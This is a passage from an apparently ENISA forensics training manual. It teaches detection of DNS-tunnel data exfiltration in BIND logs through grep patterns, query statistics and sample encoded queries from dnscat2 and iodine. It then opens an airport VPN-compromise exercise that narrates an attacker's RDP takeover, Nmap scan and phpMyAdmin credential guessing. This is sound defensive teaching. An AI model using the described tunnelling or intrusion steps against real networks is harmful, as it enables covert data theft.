The biggest advantage of using DNS as protocol for data exfiltration is the fact that DNS is essential for many internet services to work and therefore is enabled on most networks.

The attackers usually assume that DNS most likely will not be fully monitored or entire communication will not be noticed in legitimate network traffic, especially in larger organisations with a lot of traffic.

Another advantage is the fact that in advent of content delivery networks, which domains are usually computationally generated DNS exfiltration may look legitimate to untrained eye.

DNS exfiltration disadvantages

One of the main disadvantages of using DNS exfiltration techniques is that it is not well suited to transfer large amounts of data.

A domain name consist of labels concatenated by dots following pattern child.parent. Maximum length of a label is 63 octets and maximum length of domain is 255 octets.¹⁹⁶

Data to be transmitted over DNS protocol has to be divided in chunks (limited by maximum query length) and send as the client's query. Actual bandwidth depends on many factors but during preparation of this lab transfers as low as 4Kb/s were common.

DNS exfiltration detection techniques

There are two approaches when it comes to DNS data exfiltration detection:

¹⁹⁶ Elz and Bush (1997), <https://tools.ietf.org/html/rfc2181#section-11>

- Quantitative analysis, where statistical methods are used to measure amount of traffic to and from specific domain or IP address, number of NXDomain responses, number of queries for unusual record types;
- Qualitative analysis, where actual payload is analysed. This include size of request, label length, character set, record types and IDS signatures¹⁹⁷;

5.2.7.3 Introduction – local DNS server

Provided Virtual Box virtual machine is running Debian distribution.

By default, BIND server uses syslog as its output. Sometimes, however, it may be useful to store logs in different location and this BIND instance is configured as follows:

```
logging {
channel bind_log {
    file "/var/log/bind.log" versions 7 size 25m;
    severity info;
    print-time      yes;
};
category default { bind_log; };
};
```

Figure 5-62. BIND logging configuration

Additionally, query logging has to be turned on, for example by issuing command:

```
# rndc querylog
```

The logs provided for this exercise were generated by dnscat2 and iodine.

5.2.7.4 Understanding BIND's log file entries

Exact BIND's query log format might slightly differ between versions of BIND server, though it will usually contain seven to nine columns of data. Unfortunately those changes may affect automated tools used for log analysis. In the following example BIND's 9.6 logs were used:

```
06-Aug-2018 15:57:16.527 client 172.16.2.19#53789: query: google.com IN A +
```

```
06-Aug-2018 15:57:16.527 client 172.16.2.19#53789: query: google.com IN A +
```

Time: first column of data, reflects time when query was made;

Client: client's source IP address and port number telling which workstation made the request;

Query: domain name that was queried by the client;

DNS Class: 'IN' which stands for Internet class was used;

Record type: 'A' for standard IPv4 address;

¹⁹⁷ Farnham (2013), <https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152>

Flags: + indicate that recursion was requested, only used flags are logged;

5.2.7.5 BIND's log analysis – introduction to the exercises

The following exercise demonstrates a few common approaches to detection of DNS exfiltration using simple tools provided by any Linux distribution as well as free and open source scripts available on the Internet.

For the purpose of this exercise logfiles were prepared reflecting common corporate network configuration, where all request coming from corporate network workstations are processed and logged by local forwarding DNS server running BIND.

All log files prepared for this exercise can be found at `/home/bind/exercise_logs/dns` directory on **Squid_client** virtual machine.

Task 1 – basic detection based on logs size and count

First steps should start with basic statistic, using standard Linux tools.

Encoding exfiltrated data as DNS queries dramatically increases number of DNS requests, average request length and leads to unnatural BIND's log growth.

Therefore, the first indicator of potential data exfiltration with DNS can be log size in terms of physical file size or number of log entries. If log rotation is used it can result in more logs files generated over specific timeframe or bigger log files (depending on log rotation settings).

In this lab BIND was configured with log rotation every 25 MB. Numeric extension of each log file indicate order in which files were created (with the highest number being the oldest file).

First go to `/home/bind/exercise_logs/dns` and check number of available log files:

```
# ls -l
```

There are 6 logs provided, 5 with the size of 25 MB and one with 15 MB being the latest.

Assuming standard network activity 5 logs with similar size should have similar number of log entries:

Check the number of log entries:

```
# wc -l bind.log.*
```

```
154700 bind.log.0
204964 bind.log.1
150327 bind.log.2
208247 bind.log.3
237499 bind.log.4
247461 bind.log.5
1203198 total
```

Figure 5-63. Difference in number of records in log file

What can draw our attention is the fact that the log file `bind.log.2` contains significantly less records compared to other files and comparing to `bind.log.4` and `bind.log.5` the difference is even bigger. One of the possible reasons for this might be that the average length of query in `bind.log.2` is much bigger

than in other log files. This makes `bind.log.2` a perfect start for investigation. Knowing this the next step should be to search log file for group of very long queries – one of DNS exfiltration indicators.

Searching for long label names in range 40-63 characters:

```
# egrep "[a-zA-Z0-9]{40,63}" bind.log.2 | wc -l
# 3
```

```
13-Aug-2018 12:53:10.216 client 10.0.10.119#61671: query: aaqjzks4scrkxevy7vnbruqip4iyg4pdfzi7pxdtavwym7o3.17xzd4gfuygmp4
zyxeevcwn73mlxg3fdzu6aj4rjumtrnm.23m3c7k5kvg3uufmozfbqj2izaa7nm6v5dq.probe.performance.dropbox.com IN A + (10.0.10.2)
13-Aug-2018 12:53:10.296 client 10.0.10.119#61671: query: aaqjzks4scrkxevy7vnbruqip4iyg4pdfzi7pxdtavwym7o3.17xzd4gfuygmp4
zyxeevcwn73mlxg3fdzu6aj4rjumtrnm.23m3c7k5kvg3uufmozfbqj2izaa7nm6v5dq.probe.performance.dropbox.com IN A + (10.0.10.2)
13-Aug-2018 15:44:40.871 client 10.0.10.140#51427: query: aaqm3ocjqyma7tdfvjkfcxb2zgzpag2judaq673jfue7eg.k7qk7udukzc7in
jumkzqrjkdgsucu3sfdgwcjq6t2zycw.3gthoci6mau753khgmuewikaibu4sedktg7q.probe.performance.dropbox.com IN A + (10.0.10.2)
```

Figure 5-64. Legitimate service queries

```
# egrep "[a-zA-Z0-9]{40,63}" bind.log.2
```

Presence of a dropbox domain in the log files is probably not a sign of DNS data exfiltration attempt, but is dropbox domain also a reason for a smaller number of queries in this log file?

As it is presented in the given example, even legitimate services can use long, generated domain names which additionally complicates filtering of logs.

Two following commands should give answer to that question:

```
# grep dropbox bind.log.2 | wc -l
# 1048
# grep dropbox bind.log.5 | wc -l
# 3340
```

`bind.log.5` has a 3 times greater number of Dropbox queries yet its total line count is significantly higher so it can be assumed Dropbox is not responsible for this size difference.

Another characteristic of DNS exfiltration is the use of unusual characters as a way of encoding information, so `grep` regex could be modified to include them:

```
# egrep "[a-zA-Z0-9\\]{30,63}" bind.log.2 | wc -l | uniq
# 17981
```

Just this number gives some assumption to investigate further and see those queries:

```
# egrep "[a-zA-Z0-9\\]{40,63}" bind.log.2 | uniq > suspicious.queries
# less suspicious.queries
```



```
12-Aug-2018 20:25:53.915 client 10.0.10.19#42044: query: 0a2ae197\197ICH\251a\223J\204u\211V\236\243Yr\234I\238w\250\199
\208WJO\195\2132W\204\244\214L\204\226\225s\206I2\191E\194\224\248E\214\232\235F\192\253\197\224\224. \214\227H\216Ux\210\
189tgi6\214\196o\224\222\188jfmpe\2239k\200g7\2377\234in\235Ktk2M\206\217\233\227G\207QZd\212S\205\229\232m\204x. lu\198\2
00\197\197xW\197s\230\234\213FNk\192\222\246\221g\253\233H\202Lw\226\242y\206\217G\191\2114\239\224\227\189\249\193\208\2
24\2520\206A\211Ct\223\193Kg\250\195. mf\208vd\228\231\2539\226\236C\193\2140B3\213\231\2162\213\234RF\189\240KueE\241\226
\223DZjcm\192v3\247\2384I\247PKCY\235W0Txc. \223\230hkwZ1. example. xyz IN NULL +E (10.0.10.2)
12-Aug-2018 20:25:53.980 client 10.0.10.19#42044: query: 0beaf\211\218\227\230\221\231\217\198K\191\2370\211\253Cf\217\24
8\253\208\203o\188dt\245\246\197IVN\226\196\2340\2526d\238\1907\253u\231\23068QKk8\229jYJ\224\189. I\193\221\217uEB\216\24
1YCy\216\247\195\204IoDH\213\239\194\197tSJlW\231\228S\234\205\240\211\205\238\190\219\205\239T\202GU\196\1993\208I58\247
\232\213X. \208XR\250\214\197\193\240\190y\206\2297\223\212\243W\229\228u\201\248\211\227Zzj\251\215\217\228\213\214s\230Q
qB4\217\192\192D3\209\247\222m\214YB\237\222Uw\197j. \197\204szw5\211\247\244im\242\218E\242L\207fH\206\237\252CT\203h\243
\215\208\241\222R\240\242y\200\250cqQ\197\226\234\219jn\215\209\214\226oK\229r\247\229K. l\204I7\197\228P. example. xyz IN_N
ULL +E (10.0.10.2)
12-Aug-2018 20:25:54.040 client 10.0.10.19#42044: query: 0bmbgm\2371\248I18h\210\196\200\205\239\198\189q\193e\207\189\23
8\233\234jS\199Y\213P\208\245ZN\196\199\225\193K\224z\215W\208\243d\244MT\225\194\219\200\223R\2144\198. 09a\2091\223\239\
190\213r\213mFp\200\218\193\209g\210A\189Y\200J9H\211\222\220J\249X\188\207e\248\204U\194gX\221\215\210TyQbIv\2494\2132q\
196. \224ga\211\205UYgI\228\207D\208\250V\195\192\229\213\196MH\252a. example. xyz IN NULL +E (10.0.10.2)
12-Aug-2018 20:25:54.102 client 10.0.10.19#42044: query: 0efah82\190w\238sJ\249aabacuqe1\189\227\242abag\221\200yk\193\23
5\193\190\210E\2377\226\190\198Q\201Nh\219\192\223up\191Gcag\243W\241a. aaqiGv\208\198\221w\238i\205\244S\231\214\252P8\25
3\207IY\216iV\236M\231\212\212IG\206\189\210L\200T\238\240\236\243\220n\189Ni\222\236J\225\213S\2497. \216\221\242Hb\1997j
\209Sy\222\220\189\230\210sCu\202\247t\201\250a\196\1966\188\201\236\245\209H\245bu\236I\201\201\24806Vda\232\217U\214h\2
08\225h\251\220. \228\230h\249\226\208\212\242\191\217K\208\225X5\234Yo\188Q\2457\194\243f4\242U\2322jFamk\191nrx\250\222o
r\230x\207\251\2045Nf\246\234Mc\249\191. \2211Bi\217\224T. example. xyz IN NULL +E (10.0.10.2)
12-Aug-2018 20:25:54.162 client 10.0.10.19#42044: query: 0enai0\213\212\228X\214c\218\2429\216U6e\212\192\242\201\192FPj\
suspicious.queries
```

Figure 5-65. Log entries indicating DNS data exfiltration

The resulting file contains all of the 17981 lines, consisting of generated labels in the domain example.xyz.

```
# ls -lh | awk '{print $5" "$9}'
```

```
15M bind.log.0
24M bind.log.1
24M bind.log.2
24M bind.log.3
24M bind.log.4
24M bind.log.5
11M suspicious.queries
```

Figure 5-66. Excerpt of log for analysis

Additionally, it weights 11 MB out of 25 MB of total log size, which clearly indicate data exfiltration.

It is possible to generate some more statistics and check for higher than usual number of queries for NULL, TXT, CNAME and other unusual records:

```
# egrep "IN TXT" bind.log.1 | wc -l
# egrep "IN CNAME" bind.log.1 | wc -l
```

EXERCISE FOR STUDENTS:

Logs are generated with two tools giving slightly different output. Students could be assigned the task of:

- find first sign of data exfiltration
- create timeline of attacker steps
- explain why exfiltration took place at certain time of day

TASK2 – anomaly detection approach

In the previous example some basic Linux tools were used to perform preliminary analysis. This approach, however, is time consuming so using of a script is advised for regular file checks.

The use of automated tools also allows statistical analysis for large portion of data. Statistics collected for longer periods of time can give insight how typical traffic looks like, so any variations can be detected.

In this exercise a free python script¹⁹⁸ is used to perform quick quantitative analysis:

```
# cd /home/bind/tools
# ./bind_stats.py ../exercise_logs/dns/bind.log.0
```

Due to the fact that generated domains are unique and do not appear on top queried domains, script provided with virtual machine has been modified to display short version of domain (domain.TLD).

Existence of queries for very long domain names

As pointed out in previous chapters, the rise of usage of generated queries used by legitimated providers makes it more difficult to distinguish suspicious activity by looking at some of query properties like label length.

For example, log query used by Dropbox service for analytics purpose fulfills almost all criteria for DNS exfiltration: multiple computationally generated label names, each 48 characters long with a total length of 164 characters:

```
Top 100 longest DNS names requested:
aaskepwwk4rdoeb6ld3jz4mucl7bzye5lbcvi63zs4hznis7.ajrm6xykeg45jhsrgs7ixp55kfpzek36xrkdqnsfxym3an.miihv3sn56mxrhd4ue7cbeu
ouf3c2zejgsta.probe.performance.dropbox.com
00e9e64bac87773782f7c9275c19248597ac0ad39ac5899a33-apidata.googleusercontent.com
dmp-eupro-haproxyd-16fgltvm0s4xx-617771131.eu-central-1.elb.amazonaws.com
p2-alvf6jmxtkhpk-rsrppwayqfre74m-554751-i1-v6exp3.v4.metric.gstatic.com
```

Figure 5-67. Long DNS query for legitimate services

As comparison query generated by dnscat2 is presented, with only difference of length and base domain name:

```
Top 100 longest DNS names requested:
2ffb01cc2dc3d502fa86c8004123cf21cfacc035dd005f035c7e842a4127.56a1a9bf15063a8e1611cbd846a39b78f2277e68d3ad7e8f6c5b154a2cf4
.e69d93bf13fd66741bcd47d9136353678cf14ec539bb32ab6e2409924a2.75b66e5ecf182c98a01e7e18e42989fda27ea06c1dd026.example.xyz
```

Figure 5-68. Long DNS query indicating DNS exfiltration

This can be remediated, by use of a trusted domain list, for which such long queries would be ignored.

Unusual DNS records

In most corporate networks, usual DNS record queried by clients would include A, AAAA records with occasional requests for TXT, SRV or MX records.

¹⁹⁸ <https://github.com/Matty9191/bind-query-log-statistics>

In the screenshot below two statistics are provided. The one on the left summarises typical DNS queries with record types and most popular domains requested. On the right side among typical record types immediately draws attention unusually high number of NULL records. This number can easily be associated with example.xyz domain, which can potentially indicate data exfiltration.

One of the approaches for DNS exfiltration is to use queries for other types of addresses than A or AAAA addresses. Examples of such types might be TXT, MX, CNAME, NULL queries¹⁹⁹. Consequently, large amounts of queries for records of such types coming from corporate workstations should be further investigated.




Figure 5-69. Comparison of statistics for clean logs (left) and suspicious queries with NULL records (right)

¹⁹⁹ IANA (2018b), <https://www.iana.org/assignments/dns-parameters/dns-parameters.xhtml#dns-parameters-4>


```
# grep "example.xyz" bind.log.5
```

```
04-Aug-2018 19:34:16.562 client 10.0.10.19#37574: query: 504d018b5cbca62defa76e00295ee4a8cffab468a5d8723d236e332d7719.378
10c7630f993860779734c295ec176b7abb8d76f424fe2dd5f47501234.8ebc55cafdc17186cc4bdc6555d1aa4dfa117a7158deda118210be1397da.2a
94dd74b2ffeb4edab6f403c6a6406370da6b68f3639.example.xyz IN MX + (10.0.10.2)
04-Aug-2018 19:34:16.631 client 10.0.10.19#37574: query: 285c018b5c9ac0a36e5813002a531c824f3c98165e2a8d5fab5996ef7d75.ada
1177e774a75297411b918509ca54eed93d83af2b91ee9706682ab5b5.b206bc05d40445473343dc9b46db1ae5da06499eab0d4c75a360f50e207d.c7
7bddc5eb85df4088e658404b70d82bc0f77b9d1fb4cd.example.xyz IN CNAME + (10.0.10.2)
04-Aug-2018 19:34:16.712 client 10.0.10.19#37574: query: 028c018b5ceb15a2c855c7002babee67449f0932be8600f8a83afc6a59ce.414
07367284daf880abad71734a3deac4bd05092719327dd6801680f812c.eed2ec585a20969571ea5fc17447d5c415f5663b78b3dd812974771050c6.5c
0c0f270e562bad7ed1990e32f41a58dc6aef7a38d03.example.xyz IN TXT + (10.0.10.2)
```

Figure 5-72. Excerpt from logs with MX, CNAME and TXT records

In a corporate network with centrally managed environment, MX records would mostly be used by the local mail server. Similarly the most common uses for TXT records are also associated with mail: SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Email). Information about fluctuations in service specific DNS records can not only be valuable to DNS exfiltration detection, but also service misconfiguration.

High number of queries from single client

Any unexpected rise of traffic generated by client workstation should be analysed when it comes to DNS protocol as it may indicate malware infection or data exfiltration attempt.

```
# ./bind_stats.py ../exercise_logs/dns/bind.log.0
# ./bind_stats.py ../exercise_logs/dns/logs/bind.log.2
```

Top 100 DNS clients:	Top 100 DNS clients:
10.0.10.125 : 54313	10.0.10.125 : 49292
10.0.10.162 : 24698	10.0.10.162 : 25774
10.0.10.71 : 14843	10.0.10.19 : 17982
10.0.10.204 : 12358	10.0.10.20 : 10628
10.0.10.20 : 11577	10.0.10.71 : 10463
10.0.10.108 : 4290	10.0.10.204 : 5972
10.0.10.23 : 3402	10.0.10.155 : 3864
10.0.10.72 : 3347	10.0.10.119 : 3714
10.0.10.155 : 3133	10.0.10.108 : 3072
10.0.10.196 : 2677	10.0.10.23 : 3029

Figure 5-73. Usually quiet workstation appears on the top of the DNS clients list

The figure above is the output of previous two commands and shows that the most active client on the network is 10.0.10.125. This can be further compared with other log files. Closer examination of logs shows that its queries are associated with NTP (Network Time Protocol) service:

```
# grep "10.0.10.162" bind.log.2 | less
```

```
12-Aug-2018 20:25:55.342 client 10.0.10.125#59781: query: 2.debian.pool.ntp.org IN A + (10.0.10.2)
12-Aug-2018 20:25:55.343 client 10.0.10.125#59781: query: 2.debian.pool.ntp.org IN AAAA + (10.0.10.2)
12-Aug-2018 20:26:00.346 client 10.0.10.125#59781: query: 2.debian.pool.ntp.org IN A + (10.0.10.2)
12-Aug-2018 20:26:00.346 client 10.0.10.125#59781: query: 2.debian.pool.ntp.org IN AAAA + (10.0.10.2)
12-Aug-2018 20:26:05.347 client 10.0.10.125#49215: query: 3.debian.pool.ntp.org IN A + (10.0.10.2)
12-Aug-2018 20:26:05.347 client 10.0.10.125#49215: query: 3.debian.pool.ntp.org IN AAAA + (10.0.10.2)
```

Figure 5-74. NTP related DNS traffic

What draws attention is appearance of computer with IP 10.0.10.19 as third most active.

This can be compared with other statistics like number of queries, record types and domains queried:

```
# ./bind_stats.py ../exercise_logs/dns/bind.log.2
```

```
Total DNS_QUERIES processed : 150327
A      records requested : 88604
AAAA  records requested : 43633
NULL  records requested : 17982
SRV   records requested : 91
TXT   records requested : 17

Top 100 DNS names requested:
ntp.org : 49442
example.xyz : 17982
microsoft.com : 12193
google.com : 10721
facebook.com : 5244
yahoo.com : 3433
fbcdn.net : 2826
doubleclick.net : 1877
edu.pl : 1634
gstatic.com : 1538
twitter.com : 1460
```

Figure 5-75. Number of requests for NULL records correlated with suspicious domain

```
# grep "10.0.10.19" bind.log.2 | less
```

```
12-Aug-2018 20:25:53.915 client 10.0.10.19:42044: query: 0a2ae197197ICH\251a\223J\204u\211V\236\243Yr\234I\238w\250\199\
208WJO\195\2132W\204\244\214L\204\226\225s\206I2\191E\194\224\248E\214\232\235F\192\253\197\224\224.\214\227H\216Ux\210\18
9tgi6\214\196o\224\222\188jfmPE\2239k\200g7\2377\234in\235Ktk2M\206\217\233\227G\207QZd\212S\205\229\232m\204x.lu\198\200\
197\197xW\197s\230\234\213FNk\192\222\246\221g\253\233H\202Lw\226\242y\206\217G\191\2114\239\224\227\189\249\193\208\224\2
520\206A\211Ct\223\193Kg\250\195.mf\208vd\228\231\2539\226\236C\193\2140B3\213\231\2162\213\234RF\189\240KueE\241\226\223D
Zjcm\192v3\247\2384I\247PKCY\235W0Txc.\223\230hwkz1.example.xyz IN NULL +E (10.0.10.2)
12-Aug-2018 20:25:53.980 client 10.0.10.19:42044: query: 0beaf\211\218\227\230\221\231\217\198K\191\2370\211\253Cf\217\248
\253\208\203o\188dt\245\246\197IVN\226\196\2340\2526d\238\1907\253u\231\23068QKk8\229jYJ\224\189.I\193\221\217uEB\216\241Y
Cy\216\247\195\204IoDH\213\239\194\197tSJlW\231\228S\234\205\240\211\205\238\190\219\205\239T\202GU\196\1993\208I58\247\23
2\213X.\208XR\250\214\197\193\240\190y\206\2297\223\212\243W\229\228u\201\248\211\227Zzj\251\215\217\228\213\214s\230QqB4\
217\192\192D3\209\247\222m\214YB\237\222Uw\197j.\197\204szw5\211\247\244im\242\218E\242L\207fH\206\237\252CT\203h\243\215\
208\241\222R\240\242y\200\250cqQ\197\226\234\219jn\215\209\214\226oK\229r\247\229K.I\204I7\197\228P.example.xyz IN NULL +E
```

Figure 5-76. DNS exfiltration attempt

In typical corporate environments, a lot of fluctuations in DNS traffic coming from client workstations can be attributed to human interaction. It is a good practice to determine how many DNS request come from typical client and track any deviations.

5.2.8 Log analysis summary / Recommendations

DNS is a protocol essential for almost any modern service and application. Unfortunately, it wasn't designed with security in mind, so additional processes and systems should be put in place to reduce risk of abuse and data exfiltration:

- Logs from local DNS server should be collected
- Local DNS server should be used as a proxy and any direct DNS traffic to the Internet from within the corporate network should be restricted

- Analysis with simple tools and scripts is probably not sustainable in very large networks so use of a SIEM is recommended.

5.2.9 Tools used in this use-case

- bind-query-log-statistics.py script was used with custom modifications to provide some additional metrics: <https://github.com/Matty9191/bind-query-log-statistics>
- iodine: <https://github.com/yarrick/iodine>
- dnscat2: <https://github.com/iagox86/dnscat2>

5.2.10 Evaluation metrics

- Set-up of fully functional proxy server that is logging users activity
- Log files analysis results:
 - IP protocols that have been used
 - Well known services that have been used the most
 - IP address of the compromised machine
 - IP address of the machine that was used in the attack
 - Time frame of the attack
 - 4 hosts that were infected with the malware within the organisation
 - File names of the exfiltrated database
 - Ghostibin service address, where additional data is being sent out
 - New C2 server address which was not mentioned in the MISP

5.3 Analysis of an airport third-party VPN connection compromise

5.3.1 PART1: Summary

The problem with third party maintenance

A growing number of companies outsource their IT environment. Based on cost considerations, availability or expertise. The entire IT environment can be outsourced or only a part. An application can be outsourced completely whereas maintenance and hosting being done by a third party. Or, for example, in business-critical applications, the application is hosted by the company itself, whereas only the maintenance of the application is done by a third party.

In the situation that the IT environment remains at the company's own location, and only the maintenance of an application is outsourced, the third party needs access from outside. A VPN connection (Virtual Private Network) is used for this. By using this VPN connection, the maintenance party can access the applications that need to be managed.

In terms of IT security this is not without risk. One problem with this construction may be the security level of the external administrator's computer. The external administrators have access to the applications and servers in the company's datacenter. An infected computer from the external administrator can cause damage to the company's applications and servers.

The Virtual Machine to be used in this exercise can be downloaded from:

https://www.enisa.europa.eu/ftp/Caine_ENISA__INF_5.3.ova – no credentials needed.

5.3.2 PART2: Summary table

PARAMETER	DESCRIPTION	DURATION
Main Objective	The purpose of this exercise is to show the students that encrypted Virtual Private Network (VPN) connections make the work of network forensics more difficult. The students will learn the danger of compromised VPN connections. The students will learn that research can be done on different log files with graphical tools or with command-line programs.	
Targeted Audience	This exercise is intended for (new) CERT personnel who are involved in network forensics, and is also valuable for (all) CERT employees who are involved in the daily response to incidents.	
Total Duration	4.0 hours	
Time Schedule	Introduction to the exercise and tools overview	0.75 hour
	Task 1: Evidence files	0.5 hour

PARAMETER	DESCRIPTION	DURATION
	Task 2: Examine the network setup	0.5 hour
	Task 3: Examine the router log files	1.0 hour
	Task 4: Examine the attack	1.0 hour
	Summary of the exercise	0.5 hour
Frequency	It is advised to organise this exercise when new team members join a CERT/CSIRT.	

5.3.3 PART 3: Introduction to the exercise and tools overview

Background information of the case

A large (European) airport uses third parties to maintain applications in their core network. The airport uses VPN connections for remote access. With these VPN connections, external companies have access to the core network of the airport. "IT System Administrators Europe" (ITSAEU) is a fictional company that performs maintenance on one of the airports database servers and on applications. Bob, an ITSAEU employee, uses a VPN connection for maintenance. The VPN connection gives access to the complete core network of the airport.

The case

A hacker wants to break into one of the airport's applications. Because it is difficult to get into the core network of the airport from the outside, the attacker has to penetrate via a VPN connection from one of the maintenance parties.

It is Thursday and Bob is doing maintenance on the application of the airport. During the maintenance Bob uses the VPN connection from the airport. Bob finish at 17:00, locks his computer and leaves the ITSAEU office.

Just after 18:00, a hacker compromises the computer of Bob, enables Remote Desktop (RDP) and creates a new (hidden) account. The hacker logs into the computer of Bob in trough the Remote Desktop with the newly created account. There is an OpenVPN icon on the Desktop with an inactive status. The hacker looks at the current configuration of the computer's *route table* to see if the computer still has an active VPN connection initiated by an administrator. The computer has an active VPN connection and has access to private networks of the airport.

A command line port scan tool called "Nmap" is uploaded to the computer. The hacker starts the scan (over the VPN connection) to search for devices. In order not to be noticed, he sets up the scanner to scan slowly. Four IP addresses where found on the airport's network and are being investigated further.

Three IP addresses have open ports that indicate web servers. One of the web servers contains a front end for a database server. This is a web application for maintenance of databases called "phpMyAdmin". The hacker uses frequently used (standard) passwords but cannot log in. The names "Bob" and "ITSAEU" are listed on the main page of the database server's web server. The hacker uses the combination of these names to log in successfully. After logging in, a database-export is made and downloaded to Bob's computer.

The hacker looks at the second web server (timetable). He uses well-known frequently used passwords²⁰¹, but they do not work. The airport is monitoring for failed login attempts in the log files. When the threshold value is exceeded, a notification is sent to the airport system administrators.

At 22:50, the airport system administrators are notified that someone is trying to log in to the dashboard of the timetable application with username "admin" but with a wrong password. The administrators look at the web server logs of server AirPortSys1 and the VPN server log. They find out that the incorrect login attempts are coming from the VPN connection of Bob.

Because of the late and rather unusual time for the ITSAEU administrators to log in, the administrators of the airport have been triggered that something strange is going on. Bob is trusted, but the suspected traffic goes through his VPN connection. They think his VPN connection might be compromised. The airport secures the current network log, the VPN log and the web server log for research. They also contact ITSAEU and receive relevant network logs of the ITSAEU router. ITSAEU does not find any traces on Bob's computer.

The following log files are collected:

- routerairport_20180726_enp0s8.pcap
- routeritsaeu_20180726_enp0s8.pcap
- openvpn.log (VPN server of the Airport)
- access_log (Webserver AirPortSys1 Airport)




Figure 5-77. Graphical view of the work situation and the attack (source: images from openclipart.org)

